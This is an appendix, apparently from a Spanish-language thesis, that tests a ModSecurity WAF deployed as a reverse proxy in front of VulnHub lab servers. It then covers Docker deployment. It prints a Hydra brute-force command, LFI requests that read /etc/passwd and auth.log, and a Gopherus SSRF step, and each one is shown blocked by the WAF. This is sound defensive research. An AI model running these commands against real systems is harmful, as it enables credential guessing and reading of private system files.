Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"
```

A07:2021 – Fallas de identificación y autenticación


Para este apartado se replica la explotación del servidor vulnerable "INFERNO:1.1" de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.12 del servidor vulnerable “INFERNO:1.1” (ver Figura C.26).

Figura C.26

Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “INFERNO:1.1”




```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 2.3.1          Fichero: /etc/httpd/conf.d/test.conf          Modificado
<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.12/
  ProxyPassReverse / http://192.168.10.12/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.27).

Figura C.27

Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 5 detallados en el Anexo A, subsección A07:2021 – Fallas de identificación y autenticación, desde el reconocimiento hasta la verificación de la ruta `http://192.168.10.12/inferno`.
4. Pasando el tráfico por *proxychain*, se vuelve a ejecutar el ataque de fuerza bruta para el usuario admin apuntando a la url del proxy inverso `http://waf-utn.com.ec` mediante el comando `proxychains hydra -l admin -P /usr/share/wordlists/rockyou.txt waf-utn.com.ec http-get /inferno -t 60` para descubrir si la contraseña está publicada en el diccionario rockyou.txt de Kali

Linux. En la Figura C.28 se puede observar la salida del comando ingresado, y como el WAF bloquea el funcionamiento de Hydra.

Figura C.28

Bloqueo del WAF al ataque de fuerza bruta al servidor “INFERNO:1.1”

```
(root@kali)-[~/home/kali/Desktop/A07_2021_Maquina_Inferno_VulnHub/contenido]
└─# proxychains hydra -l admin -P /usr/share/wordlists/rockyou.txt waf-utn.com.ec http-get
/inferno -t 60
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-18 14:46:56
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344399 login tries (l:1/p:14344399),
~239074 tries per task
[DATA] attacking http-get://waf-utn.com.ec:80/inferno
←denied
←denied
←denied
[ERROR] Child with pid 38908 terminating, can not connect
←denied
[ERROR] Child with pid 38935 terminating, can not connect
[ERROR] Child with pid 38954 terminating, can not connect
[ERROR] Child with pid 38948 terminating, can not connect
←denied
[ERROR] Child with pid 38950 terminating, can not connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-18 14:47:02
```

5. En la Figura C.29 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al ataque de fuerza bruta ejecutado en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 18/Oct/2023:12:09:03
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-911-METHOD-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=533 µs, p2=154 µs, p3=0 µs, p4=0 µs, p5=187 µs, sr=142 µs, sw=0 µs, gc=0 µs

A08:2021 – Fallas en el software y en la integridad de los datos

Para este apartado se replica la explotación del servidor vulnerable “LEEROY:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.17 y el alias del servidor vulnerable “LEEROY:1” (ver Figura C.30).

Figura C.29

Log de auditoría registrado por ModSecurity

```
--8aa3ca17-A--
[18/Oct/2023:12:09:03.086645 --0500] ZTARL7RctISxN1TcTmtDxQAAAAA 192.168.10.150 37348 192.168.10.5 80
--8aa3ca17-B--
CONNECT push.services.mozilla.com:443 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Proxy-Connection: keep-alive
Connection: keep-alive
Host: push.services.mozilla.com:443

--8aa3ca17-F--
HTTP/1.1 404 Not Found
Content-Length: 288
Content-Type: text/html; charset=iso-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

--8aa3ca17-H--
Message: Access denied with code 403 (phase 2). Match of "within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). Match of "within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"] [hostname "push.services.mozilla.com"] [uri "/" ] [unique_id "ZTARL7RctISxN1TcTmtDxQAAAAA"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697648766483205 9809 ( - - - )
Stopwatch2: 1697648766483205 9809; combined=874, p1=533, p2=154, p3=0, p4=0, p5=187, sr=142, sw=0, l=0, gc=0
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"

--5ab97374-Z--
```

Figura C.30

Integración del proxy inverso en el laboratorio modificando el archivo `test.conf` con la IP y alias del servidor vulnerable “LEEROY:1”


```
GNU nano 2.3.1          Fichero: /etc/httpd/conf.d/test.conf
<VirtualHost *:80>
#       ServerName waf-utn.com.ec
       ServerName leeroy.htb
       ProxyPreserveHost On
       ProxyPass / http://192.168.10.17:13380/
       ProxyPassReverse / http://192.168.10.17:13380/

</VirtualHost>
```

2. En la máquina cliente (S.O. Kali Linux) editar el archivo `/etc/hosts` para quitar la resolución del alias del servidor “leeroy.htb” ya que el mismo va a ser resuelto por el proxy inverso implementado (ver Figura C.31).

Figura C.31

Edición del archivo `/etc/hosts` para quitar la resolución del alias del servidor




```
File Actions Edit View Help
[1/1] /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#192.168.10.17 http://leeroy.htb leeroy.htb
```

3. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.32).

Figura C.32

Configuración del proxy inverso en el navegador del cliente



4. Replicar los pasos del 1 al 7 detallados en el Anexo A, subsección A08:2021 – Fallas en el software y en la integridad de los datos, desde el reconocimiento hasta la identificación de *plugins* para la aplicación `http://leeroy.htb:13380`.
5. Se vuelve a ejecutar el ataque del tipo *Local File Inclusion* para el *plugin spritz* pasando el tráfico por *proxychains*. Mediante el comando `proxychains curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd" | grep "sh$"` se intenta enumerar los usuarios del sistema en el servidor activando el bloqueo del WAF (ver Figura C.33).
6. En la Figura C.34 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 5. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 22/Oct/2023:17:08:56

- Dirección IP del atacante: 192.168.10.16
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-911-METHOD-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=745 µs, p2=115 µs, p3=0 µs, p4=0 µs, p5=212 µs, sr=216 µs, sw=0 µs, gc=0 µs

Figura C.33

Bloqueo del WAF a la enumeración de usuarios por ataque tipo LFI en plugin spritz

```
(root@kali)-[~/home/kali/Desktop/A08_2021_Maquina_Leeroy_VulnHub/contenido]
└─# proxychains curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp-content/plugins/wp-with-spritz/content/filter.php?url=../../../../../../../../etc/passwd" | grep "sh$"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 192.168.10.5:80 ... leeroy.htb:13380 ←denied
```

Figura C.34

Log de auditoría registrado por ModSecurity

```
--a5493956-A--
[22/Oct/2023:17:08:56.900545 --0500] ZTWdeCKwJubxUwMnkeGDBwAAAQ 192.168.10.16 56444 192.168.10.5 80
--a5493956-B--
CONNECT leeroy.htb:13380 HTTP/1.0
Host: leeroy.htb:13380

--a5493956-F--
HTTP/1.1 403 Forbidden
Content-Length: 321
Connection: close
Content-Type: text/html; charset=iso-8859-1

--a5493956-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
<p>Additionally, a 403 Forbidden
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html>

--a5493956-H--
Message: Access denied with code 403 (phase 2). Match of "within %f{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/core/ruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.16] ModSecurity: Access denied with code 403 (phase 2). Match of "within %f{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/core/ruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"] [hostname "leeroy.htb"] [uri "/" ] [unique_id "ZTWdeCKwJubxUwMnkeGDBwAAAQ"]
Apache-Error: [file "mod_proxy_http.c"] [line 1990] [level 3] AH01114: HTTP: failed to make connection to backend: 192.168.10.17
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1698012536898567 2087 ( - - )
Stopwatch2: 1698012536898567 2087; combined=1072, p1=745, p2=115, p3=0, p4=0, p5=212, sr=216, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"
```

A09:2021 – Fallas en el registro y monitoreo


Para este apartado se replica la explotación del servidor vulnerable “HA:NATRAJ” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.13 del servidor vulnerable “HA:HATRAJ” (ver Figura C.35).

Figura C.35

Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “HA:NATRAJ”




```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 2.3.1  Fichero: /etc/httpd/conf.d/test.conf  Modificado

<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.13/
    ProxyPassReverse / http://192.168.10.13/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.36).

Figura C.36

Configuración del proxy inverso en el navegador del cliente




3. Replicar los pasos del 1 al 7 detallados en el Anexo A, subsección A09:2021 – Fallas en el registro y monitoreo, desde el reconocimiento hasta la verificación del parámetro `file` en el archivo `http://waf-utn-com.ec/console/file.php`.
4. Desde el navegador se apunta a la url `http://waf-utn.com.ec/console/file.php?file=/var/log/auth.log` para visualizar los `logs` de las conexiones ssh en el

ataque tipo *Local File Inclusion* y *Log Poisoning*. En la Figura C.37 se puede observar que la petición al servidor fue bloqueada por el WAF.

Figura C.37

Bloqueo del WAF al acceso del archivo /var/log/auth.log en el servidor “HA:NATRAJ”



Forbidden

You don't have permission to access /console/file.php on this server.

5. En la Figura C.38 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al acceso del archivo */var/log/auth.log* ejecutado en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 21/Oct/2023:07:16:48
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-930-APPLICATION-ATTACK-LFI.conf
- Tiempo de procesamiento en cada fase: p1=1077 μ s, p2=772 μ s, p3=0 μ s, p4=0 μ s, p5=260 μ s, sr=152 μ s, sw=1 μ s, gc=0 μ s

A10:2021 – Falsificación de solicitudes del lado del servidor (SSRF)

Para este apartado se replica la explotación del servidor vulnerable “HARRYPOTTER:NAGINI” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo */etc/httpd/conf.d/test.conf* de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.15 del servidor vulnerable “HARRYPOTTER:NAGINI” (ver Figura C.39).

Figura C.38

Log de auditoría registrado por ModSecurity

```
--818ad358-A--
[21/Oct/2023:07:16:48.954928 --0500] ZTPBMN7gmKfoi9sIosiY5wAAAAG 192.168.10.150 60244 192.168.10.5 8
0
--818ad358-B--
GET http://waf-utn.com.ec/console/file.php?file=/var/log/auth.log HTTP/1.1
Host: waf-utn.com.ec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

--818ad358-F--
HTTP/1.1 403 Forbidden
Content-Length: 218
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

--818ad358-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /console/file.php
on this server.</p>
</body></html>

--818ad358-H--
Message: Access denied with code 403 (phase 2). Matched phrase "/var/log/auth.log" at ARGS:file. [file
"/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line
"98"] [id "930120"] [msg "OS File Access Attempt"] [data "Matched Data: /var/log/auth.log found withi
n ARGS:file: /var/log/auth.log"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.4"] [tag "application-multi"]
[tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP CRS"]
[tag "capec/1000/255/153/126"] [tag "PCI/6.5.4"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Acc
ss denied with code 403 (phase 2). Matched phrase "/var/log/auth.log" at ARGS:file. [file "/etc/httpd
/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "98"] [id "93
0120"] [msg "OS File Access Attempt"] [data "Matched Data: /var/log/auth.log found within ARGS:file:
/var/log/auth.log"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.4"] [tag "application-multi"] [tag "la
nguage-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP CRS"]
[tag "capec/1000/255/153/126"] [tag "PCI/6.5.4"] [hostname "waf-utn.com.ec"] [uri "/console/file.php
"] [unique_id "ZTPBMN7gmKfoi9sIosiY5wAAAAG"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697890608951649 3328 (- - -)
Stopwatch2: 1697890608951649 3328; combined=2110, p1=1077, p2=772, p3=0, p4=0, p5=260, sr=152, sw=1,
l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"

--818ad358-Z--
```

Figura C.39

Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable "HARRYPOTTER:NAGINI"


```
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU nano 2.3.1 Fichero: /etc/httpd/conf.d/test.conf Modificado

<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.15/
    ProxyPassReverse / http://192.168.10.15/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.40).

Figura C.40


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 7 detallados en el Anexo A, subsección A10:2021 – Falsificación de solicitudes del lado del servidor (SSRF), desde el reconocimiento hasta la generación de la petición SSRF a la base de datos del servidor para el usuario *goblin*.
4. En la interfaz de la url <http://waf-utn.com.ec/internalResourceFeTcher.php> se ingresa la petición SSRF generada con *Gopherus* para listar las bases de datos del servidor “HARRYPOTTER:NAGINI”. En la Figura C.41 se observa que la petición SSRF generada en el servidor fue bloqueada por el WAF.

Figura C.41

Bloqueo del WAF a la petición SSRF en el servidor “HARRYPOTTER:NAGINI”



Forbidden

You don't have permission to access /internalResourceFeTcher.php on this server.

5. En la Figura C.42 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición SSRF ejecutada en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 21/Oct/2023:11:31:04
 - Dirección IP del atacante: 192.168.10.16
 - Código de respuesta HTTP: Access denied with code 403 (phase 2)

ANEXO D: IMPLEMENTACIÓN DE LA SOLUCIÓN WAF MODSECURITY APACHE COMO PROXY INVERSO EN AMBIENTE DE CONTENEDORES (DOCKER).

Para la instalación y configuración de la solución WAF ModSecurity Apache como proxy inverso en ambiente de contenedores se debe tener en cuenta los siguientes requerimientos:

- **Sistema operativo:** CentOS 7 *minimal*, sin entorno gráfico.
- **Tamaño de disco duro:** 50 GB.
- **Memoria RAM:** 2 GB.
- **Procesadores:** 2.
- **Límite de ejecución por procesador:** 100 %.
- **Paquete de contenedores:** Docker 24.0.6.
- **Imagen:** owasp/modsecurity-crs:3.3.5-apache-202308071108.
- **Paquetes preinstalados en la imagen:** Apache-2.4.57, ModSecurity-2.9.7 y CRS-3.3.5.

Una vez verificados los requisitos se procede a la ejecución de los pasos detallados a continuación:

1. Instalación y actualización del sistema operativo CentOS 7 *minimal* en una máquina virtual.
2. Después de la actualización del sistema operativo se debe agregar el repositorio de *Docker* haciendo uso de los comandos `sudo yum install -y yum-utils` y `sudo yum-config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo` (ver Figura D.1).

Figura D.1

Inclusión del repositorio de Docker en CentOS

```
[root@localhost ~]# sudo yum install yum-utils
[root@localhost ~]# sudo yum-config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo
Complementos cargados:fastestmirror
adding repo from: https://download.docker.com/linux/centos/docker-ce.repo
grabbing file https://download.docker.com/linux/centos/docker-ce.repo to /etc/yum.repos.d/docker-ce.repo
repo saved to /etc/yum.repos.d/docker-ce.repo
```

3. Instalación de Docker, inicialización del servicio y habilitación de inicio automático en el arranque del sistema operativo mediante los comandos `sudo yum install docker-ce`, `sudo systemctl start docker` y `sudo systemctl enable docker` (ver Figura D.2).

Figura D.2

Instalación e inicialización del servicio Docker

```
[root@localhost ~]# sudo yum install docker-ce
[root@localhost ~]# sudo systemctl start docker
[root@localhost ~]# sudo systemctl enable docker
Created symlink from /etc/systemd/system/multi-user.target.wants/docker.service to /usr/lib/systemd/system/docker.service.
[root@localhost ~]# sudo systemctl status docker
■ docker.service - Docker Application Container Engine
   Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; vendor preset: disabled)
   Active: active (running) since mié 2023-10-04 14:28:40 -05; 42s ago
     Docs: https://docs.docker.com
    Main PID: 8292 (dockerd)
    CGroup: /system.slice/docker.service
            └─8292 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
```

4. Verificación de la versión de *Docker* instalada mediante el comando `sudo Docker --version` (ver Figura D.3).

Figura D.3

Verificación de la versión del servicio Docker

```
[root@localhost ~]# sudo docker --version
Docker version 24.0.6, build ed223bc
```

5. Descarga de la imagen OWASP ModSecurity desde el repositorio DockerHub mediante el comando `docker pull owasp/modsecurity-crs:3.3.5-apache-202308071108` (ver Figura D.4).

Figura D.4

Descarga de la imagen OWASP ModSecurity desde DockerHub

```
[root@localhost ~]# docker pull owasp/modsecurity-crs:3.3.5-apache-202308071108
3.3.5-apache-202308071108: Pulling from owasp/modsecurity-crs
648e0aadf75a: Pull complete
c76ba39af630: Pull complete
b9819ffb14ec: Pull complete
37baa60548e6: Pull complete
6dbce5de7542: Pull complete
b93b4f0c2a47: Pull complete
cb949c15f209: Pull complete
f5a657100a8d: Pull complete
4f4fb700ef54: Pull complete
6c163cddeb69: Pull complete
5b6a333515d1: Pull complete
a17679c79f1a: Pull complete
e7c1d9e61659: Pull complete
Digest: sha256:852cfe916f97adbec275e7f379dbc0e774a97d172b6b6d7efa6722d5e0907b92
Status: Downloaded newer image for owasp/modsecurity-crs:3.3.5-apache-202308071108
docker.io/owasp/modsecurity-crs:3.3.5-apache-202308071108
```

- Ejecución y verificación de un contenedor basado en la imagen descargada en el paso 5 mediante los comandos `docker run -d -p 80:80 --name modsecurity-container owasp/modsecurity-crs:3.3.5-apache-202308071108` y `docker ps -a` (ver Figura D.5).

Figura D.5

